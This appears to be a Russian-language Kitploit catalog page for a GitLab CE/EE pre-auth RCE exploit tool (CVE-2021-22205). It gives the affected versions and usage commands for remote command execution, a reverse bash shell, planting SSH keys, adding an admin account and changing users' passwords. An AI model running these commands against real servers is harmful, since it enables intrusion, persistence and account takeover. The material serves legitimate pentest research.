Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-22205 — GitLab CE/EE Preauth RCE с использованием ExifTool | Kitploit

Инструменты/GitHubGitHub/inspiringz/cve-2021-22205
РазведкаАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеИнструмент Удаленного ДоступаArchived
GitHubinspiringz/cve-2021-22205

CVE-2021-22205

GitLab CE/EE Preauth RCE с использованием ExifTool

Репозиторий
23741244 лет назадЕщё не проверено
Поделиться

CVE-2021-22205

GitLab CE/EE Preauth RCE с использованием ExifTool

Этот проект предназначен только для обучения, если чьи-то права были нарушены, пожалуйста, свяжитесь со мной, чтобы удалить проект, и последнее НЕ ИСПОЛЬЗУЙТЕ ЕГО НЕЗАКОННО. Если вы совершите незаконные действия при использовании этого инструмента, вы будете нести все последствия самостоятельно. Все разработчики и все участники этого инструмента не несут никакой юридической и совместной ответственности.

Описание

Проблема была обнаружена в GitLab CE/EE, затрагивающая все версии, начиная с 11.9. GitLab некорректно проверял файлы изображений, которые передавались парсеру файлов, что приводило к удаленному выполнению команд.

Затронутые версии:

  • >=11.9, <13.8.8
  • >=13.9, <13.9.6
  • >=13.10, <13.10.3

Возможности

  • Обнаружение версии GitLab по хешу в Webpack manifest.json

  • Автоматические out-of-band взаимодействия с DNSLog и PostBin RequestBin

  • Поддержка обратной Bash-оболочки / добавление SSH-ключа в authorized_keys

  • Поддержка клавиши ENTER для изменения и восстановления пароля пользователя GitLab

Использование

🐚 ››› python CVE-2021-22205.py

      ░░░░▐▐░░░  CVE-2021-22205
 ▐  ░░░░░▄██▄▄  GitLab CE/EE Unauthenticated RCE using ExifTool
  ▀▀██████▀░░  Affecting all versions starting from 11.9
  ░░▐▐░░▐▐░░  security.humanativaspa.it/gitlab-ce-cve-2021-22205-in-the-wild
 ▒▒▒▐▐▒▒▐▐▒  github.com/inspiringz/CVE-2021-22205

Usage:
    python3 CVE-2021-22205.py -u site_url -m detect        # gitlab version & vuln detect
    python3 CVE-2021-22205.py -u site_url -m rce1 'id'     # rce (echo via requestbin oob) 
    python3 CVE-2021-22205.py -u site_url -m rce2 'id'     # rce (echo via write file) *
    python3 CVE-2021-22205.py -u site_url -m rev ip port   # reverse bash shell
    python3 CVE-2021-22205.py -u site_url -m ssh git/root  # append ssh authorized_keys
    python3 CVE-2021-22205.py -u site_url -m add user pass # add manager account *
    python3 CVE-2021-22205.py -u site_url -m mod user      # modify specified user's password => P4ss@GitLab
    python3 CVE-2021-22205.py -u site_url -m rec user      # restore specified user's original password
  • Формат параметра site_url: http[s]://<domain|ip>[:port]/, например: https://example.com:9000/
  • Методы (rce2, add), отмеченные *, нестабильны, могут не работать :(
  • Вы можете изменить содержимое скрипта в соответствии с реальной средой

Скриншоты


Обнаружение:

image-20220116233646585


RCE (Echo через RequestBin OOB):

image-20220116234003576


Обратная Bash-оболочка:

image-20211111131442470

Добавление SSH-ключа в authorized_keys:

image-20211111133555010

Изменение и восстановление пароля пользователя GitLab:

image-20211111132115090

Ссылки

  • https://github.com/projectdiscovery/nuclei-templates/blob/637eec3efac6eb384742c7aaa4e7d14f3392ede9/cves/2021/CVE-2021-22205.yaml
  • https://gitlab.com/gitlab-org/cves/-/blob/master/2021/CVE-2021-22205.json
  • https://github.com/righel/gitlab-version-nse
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    275

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →